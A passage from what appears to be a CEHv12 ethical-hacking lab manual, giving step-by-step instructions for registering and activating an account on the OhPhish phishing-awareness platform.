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
Note: If you do not have an ASPEN account or access to CEHv12 program on ASPEN, please write to **support@eccouncil.org** for an OhPhish account. Once your account is setup, you will receive an email from **aware@eccouncil.org** with an account activation link. Upon activation, continue from **STEP 14**.

5. Click on **Click here** hyperlink in the **OhPhish** notification above **My Courses** section.



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
6. You will be redirected to the OhPhish **Sign Up** page. Enter the remaining personal details, check **I'm not a robot** checkbox and click **Complete Signup** button.



7. Account creation **Alert!** appears, click **OK**.

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
8. Now, open your email account given during registration process. Open an email from **OhPhish** and in the email, click **HERE TO LOGIN** button.



